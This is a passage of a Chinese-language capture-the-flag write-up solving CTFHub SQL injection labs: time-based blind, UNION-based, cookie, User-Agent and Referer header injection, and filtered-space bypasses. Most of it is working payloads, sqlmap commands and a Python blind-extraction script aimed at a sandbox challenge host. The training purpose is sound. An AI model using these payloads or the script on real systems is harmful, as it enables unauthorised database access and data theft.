?id=1 AND IF(SUBSTRING((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='sqli' LIMIT 0,1), 4, 1) = 's', SLEEP(2), 1)
表 1: news
?id=1 AND IF(LENGTH((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='sqli' LIMIT 1,1)) = 4, SLEEP(2), 1)
?id=1 AND IF(SUBSTRING((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='sqli' LIMIT 1,1), 1, 1) = 'f', SLEEP(2), 1)
?id=1 AND IF(SUBSTRING((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='sqli' LIMIT 1,1), 2, 1) = 'l', SLEEP(2), 1)
?id=1 AND IF(SUBSTRING((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='sqli' LIMIT 1,1), 3, 1) = 'a', SLEEP(2), 1)
?id=1 AND IF(SUBSTRING((SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA='sqli' LIMIT 1,1), 4, 1) = 'g', SLEEP(2), 1)
表 2: flag
3、探测列名
这里也是一样要先探测表的列数
?id=1 AND IF((SELECT COUNT(COLUMN_NAME) FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA='sqli' AND TABLE_NAME='flag') = 1, SLEEP(2), 1)

可以发现flag表只有一列
接着就是探测数据库的列名的长度
?id=1 AND IF(LENGTH((SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA='sqli' AND TABLE_NAME='flag' LIMIT 0,1)) = 4, SLEEP(2), 1)

可以发现列名长度为4,接着爆破列名
?id=1 AND IF(SUBSTRING((SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA='sqli' AND TABLE_NAME='flag' LIMIT 0,1), 1, 1) = 'f', SLEEP(2), 1)
?id=1 AND IF(SUBSTRING((SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA='sqli' AND TABLE_NAME='flag' LIMIT 0,1), 2, 1) = 'l', SLEEP(2), 1)
?id=1 AND IF(SUBSTRING((SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA='sqli' AND TABLE_NAME='flag' LIMIT 0,1), 3, 1) = 'a', SLEEP(2), 1)
?id=1 AND IF(SUBSTRING((SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA='sqli' AND TABLE_NAME='flag' LIMIT 0,1), 4, 1) = 'g', SLEEP(2), 1)
列名: flag
4、探测数据
同样的这里要先探测数据的长度
?id=1 AND IF(LENGTH((SELECT flag FROM flag LIMIT 0,1)) = 32, SLEEP(2), 1)

这里数据的长度为32,接着探测数据内容
?id=1 AND IF(SUBSTRING((SELECT flag FROM flag LIMIT 0,1), 1, 1) = 'c', SLEEP(2), 1)
?id=1 AND IF(SUBSTRING((SELECT flag FROM flag LIMIT 0,1), 2, 1) = 't', SLEEP(2), 1)
?id=1 AND IF(SUBSTRING((SELECT flag FROM flag LIMIT 0,1), 3, 1) = 'f', SLEEP(2), 1)
以此类推
数据比较多
可以写个脚本来爆破数据
import requests
import time
import string
URL = "http://challenge-e1c4cde8563d3b80.sandbox.ctfhub.com:10800/"
PARAM = "id"
TABLE = "flag"
COLUMN = "flag"
ROW_INDEX = 0 # LIMIT 0,1 表示第一行
SLEEP = 2
THRESHOLD = 2
TIMEOUT = 5
MAX_LEN = 50
# 常见 flag 字符集
CHARSET = string.ascii_letters + string.digits + "{}_"
def send_payload(payload):
"""发送带注入的请求,返回响应时间"""
start = time.time()
try:
r = requests.get(URL, params={PARAM: payload}, timeout=TIMEOUT)
except requests.RequestException:
return 0
return time.time() – start
def get_char(pos):
"""盲注猜某一位字符"""
for ch in CHARSET:
payload = f"1 AND IF(SUBSTRING((SELECT {COLUMN} FROM {TABLE} LIMIT {ROW_INDEX},1),{pos},1)='{ch}',SLEEP({SLEEP}),1)"
elapsed = send_payload(payload)
if elapsed >= THRESHOLD:
print(f"[+] pos {pos}: {ch}")
return ch
return None
def extract_data():
"""依次枚举每个字符"""
result = ""
for i in range(1, MAX_LEN + 1):
ch = get_char(i)
if not ch:
break
result += ch
return result
if __name__ == "__main__":
print(f"[*] Extracting {COLUMN} from {TABLE} …")
data = extract_data()
print(f"[+] Done: {data}")

最后得到的flag
ctfhub{d340da38cfdb86ff2c72298b}
sqlmap自动注入同上
sqlmap -u http://challenge-e1c4cde8563d3b80.sandbox.ctfhub.com:10800/?id=1 –dbs
sqlmap -u http://challenge-e1c4cde8563d3b80.sandbox.ctfhub.com:10800/?id=1 -D sqli –tables
sqlmap -u http://challenge-e1c4cde8563d3b80.sandbox.ctfhub.com:10800/?id=1 -D sqli -T flag –columns
sqlmap -u http://challenge-e1c4cde8563d3b80.sandbox.ctfhub.com:10800/?id=1 -D sqli -T flag -C flag –dump
MySQL结构
一、题目内容

二、解题过程

1.判断注入类型
先判断一下是哪种类型的SQL注入
1 and 1=1#

正常回显
1 and 1=2#

这里没有回显,说明是整数型注入
2.接着判断一下字段数
1 order by 2#

正常回显
1 order by 3#

没有回显,说明字段数是2列
知道字段数量为2后,可以查看数据库位置
1 union select 1,2#

没有发现数据,猜测数据可能不存在数据库中,修改注入语句
1 and 1=2 union select 1,2#或者-1 union select 1,2#

3.查看数据库名
1 union select 1,2#

4.查看全部数据库名
-1 union select 1,group_concat(schema_name)from information_schema.schemata#

可以发现sqli不是自带的数据库
5.查看表名
-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'#

6.查看列名
-1 union select 1,group_concat(column_name) from information_schema.columns where table_schema='sqli' and table_name='xikyggvlrq'#

7.查看字段内容
-1 union select 1,group_concat(kadwrinlve) from sqli.xikyggvlrq#

flag
ctfhub{4598f53941b6c4d1f97563c3}
同样可以使用sqlmap一把梭,使用方法就不再赘述
Cookie注入
一、题目内容

二、解题过程

打开环境没有发现注入点
用yakit抓包分析一下,bp也是一样的

提示解码后是

发到web fuzzer模块,bp是重放模块

这里判断应该是整数型注入
这里先
1.判断一下字段数
1 order by 2#

正常回显
1 order by 3#

没有回显,说明字段数是2
2.查看数据库位置
1 union select 1,2#

这里看起来也是不在数据库中
老样子,改成
-1 union select 1,2#

3.查看数据库名
-1 union select 1,database()#

4.查看表名
-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'#

5.查看列名
-1 union select 1,group_concat(column_name) from information_schema.columns where table_schema='sqli' and table_name='jphsewemhf'#

6.查看字段内容
-1 union select 1,group_concat(hnomextevu) from sqli.jphsewemhf#

flag
ctfhub{bcbb3411326fd9d0c3f39143}
UA注入
一、题目内容

二、解题过程

和cookie注入一样,先抓包

这里修改UA头,可以发现返回数据了

这里依旧是整数注入,和前面一样,只是换了个注入位置,注入方法一样


-1 union select 1,2#
-1 union select 1,database()#
-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'#
-1 union select 1,group_concat(column_name) from information_schema.columns where table_schema='sqli' and table_name='gydxqyhmfi'#
-1 union select 1,group_concat(kmuxxsrstz) from sqli.gydxqyhmfi#


flag
ctfhub{05bdd319216511720b2dff21}
Refer注入
一、题目内容

二、解题过程
根据题目显示内容,此题和上一题一致,需要在 Refer 请求头中进行 SQL 注入。那么直接使用 burp suite 抓包工具抓取题目网站的信息,并将抓取到的数据发送给重放器。在 Refer 请求中使用 payload 进行测试,发现此题存在 Refer 注入。
发现抓到的信息中没有Refer请求,那么可以直接写入Referer请求进行测试

那接下来就和前面一致了
-1 union select 1,2#
-1 union select 1,database()#
-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'#
-1 union select 1,group_concat(column_name) from information_schema.columns where table_schema='sqli' and table_name='btwxhomvyp'#
-1 union select 1,group_concat(yipwyopqkv) from sqli.btwxhomvyp#


flag
ctfhub{20dab816096ebb08dbf49f8a}
过滤空格
一、题目内容

二、SQL注入空格过滤
MySQL 默认自带多个系统数据库,存储了数据库服务器的所有元数据(如数据库名、表名、字段名、用户权限等),是注入攻击的 “信息宝库”。攻击者通过查询这些数据库,可从 “无信息” 状态逐步获取完整的数据库结构,为后续脱库(窃取数据)铺垫。
1、注释符绕过 (/**/)
原理:利用数据库支持的多行注释语法 /* */ 来替代空格,SQL解析器会忽略注释内容但保持语句结构完整,使得 UNION/注释内容/SELECT 在实际执行时等价于 UNION SELECT,从而绕过对空格的检测和过滤,这种方法在大多数数据库中都有效且稳定可靠。
UNION/**/SELECT/**/1,2,3
SELECT/**/username,password/**/FROM/**/users
2、括号绕过
原理:通过添加多余的括号来分隔SQL关键字和标识符,数据库解析时会自动忽略这些不影响语义的括号,如 SELECT(username)FROM(users) 会被正确解析为 SELECT username FROM users,括号起到了替代空格的分隔作用同时避免了使用被过滤的空格字符。
SELECT(username),(password)FROM(users)
UNION(SELECT(1),(2),(3))
3、URL编码绕过
除了标准的%20,不同场景下还存在其他可替代的 URL 编码形式,核心是利用 “后端解码后还原为空格或等效分隔符” 的特性。
三、UNION法注入步骤
寻找注入点: 通过提交测试Payload(如单引号或逻辑语句)观察页面反应,确认参数是否存在SQL注入风险并判断其类型(字符型/数值型)。 确定字段数: 使用ORDER BY子句逐次递增列数进行探测,当页面因超出实际列数而报错时,即可确定原始查询的字段数量。 探测回显点: 构造UNION SELECT语句并令原查询结果为空,观察页面中显示的数字位置,这些位置即为可用于回显数据的字段。 获取当前数据库基本信息: 在回显点位置替换为database()或version()等函数,从而获取当前数据库名称、版本等关键信息。 查询表名: 访问information_schema.tables系统表,查询并列出当前数据库中的所有表名,寻找可能存储目标数据的表。 查询列名: 针对已识别的目标表,查询information_schema.columns系统表,获取该表包含的所有列名结构。 提取最终数据: 直接查询目标表的目标列,将所需数据(如Flag)通过回显点输出到页面,完成整个联合注入攻击流程。
四、解题过程

1.探测注入点
根据提示在页面输入1,此时URL的参数变为/?id=1,所以这里id就是注入点。

使用1#进行渗透,在1后加上注释符#号,如下所示输出并未变化,说明要么#号被过滤掉,要么是数值型注入。

使用1 and 1=1进行渗透,输入万能恒真注入语句 1 and 1=1 ,如下所示。

很明显这个注入语句包含空格,本关卡提示空格被过滤掉,使用注释符/**/替换空格
1/**/and/**/1=1

关注SQL语句的变化和返回结果,页面输出结果无变化,由于1=1恒真,这个语句与输入参数1时的查询效果一样,因此页面输出结果依旧是ID为1,Data为ctfhub。这条语句注入的核心目的是测试该参数是否存在SQL注入风险,如下所示运行结果与输入1的效果一样,说明有SQL注入风险,且为数值型注入。
2.探测注入方法
输入1',由于本关卡为数值型注入,试图通过引入特殊字符触发错误,若页面返回详细的数据库错误信息则证明存在SQL注入风险且未屏蔽错误。如下所示页面没有报错信息,无法使用报错法注入,故本关卡选择使用联合注入法渗透。

3.确定列数
探查目标SQL查询结果返回的列数,这是为后续的UNION联合查询攻击做准备。我们使用 ORDER BY 子句进行探测。ORDER BY n 表示根据第n列进行排序,如果n超过实际列数,数据库将返回错误。我们从 ORDER BY 1 开始尝试,Payload:id=1 ORDER BY 1。页面正常显示则说明查询结果至少有一列。然后依次递增数字:ORDER BY 2, ORDER BY 3, … 直至页面返回错误(如空白页、数据库报错信息)。
1 order by 1
#替换空格为/**/后
1/**/order/**/by/**/1

1 order by 2
#替换空格为/**/后:
1/**/order/**/by/**/2

1 order by 3
#替换空格为/**/后:
1/**/order/**/by/**/3

综上所述,当 ORDER BY 3 时页面无返回值,而到 ORDER BY 2 正常,则表明当前查询结果的字段数为2列,说明后续UNION查询必须匹配相同的列数。
4.确定回显位
确定字段数为2后,我们使用UNION SELECT联合查询来确定哪些字段的内容会显示在网页上。构造Payload
-1/**/union/**/select/**/1,2

这里将原始id值设为-1(一个不存在的值)是为了让原查询结果为空,从而确保页面显示的是我们UNION查询的结果。
仔细观察页面。页面ID处显示“1”,而另一处Data显示“2”,这意味着第1个和第2个字段的内容会被输出到页面上,这些位置就是“回显点”。这两个位置将作为我们后续提取数据库信息的窗口。
5.获取当前数据库名
找到回显点(第1和第2位)后,我们开始提取数据库的核心信息。首先,替换回显点位置为数据库函数。database() 函数将返回当前数据库名称,version() 返回数据库版本信息。
-1/**/union/**/select/**/database(),version()

提交后,页面会在相应位置显示数据库名(‘sqli’)和版本(“10.3.22-MariaDB-0+deb10u1”)
6.获取数据库sqli所有表名
查询数据库sqli的所有表名。对于MySQL,信息模式库是information_schema.tables。
#原始Payload:
-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()
#替换空格为/**/后:
-1/**/union/**/select/**/1,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database()

7.查询表有哪些字段
使用information_schema.columns探查flag表包含哪些字段(列)
#原始Payload:
-1 union select 1,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='bnxrswdcsb'
#替换空格为/**/后:
-1/**/union/**/select/**/1,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_schema=database()/**/and/**/table_name='bnxrswdcsb'

8.提取内容值
#原始Payload:
-1 union select 1, ilsvheksai from bnxrswdcsb
#替换空格为/**/后:
-1/**/union/**/select/**/1,wgjxqqacvb/**/from/**/bnxrswdcsb

flag
ctfhub{c261354b88718e0859454c98}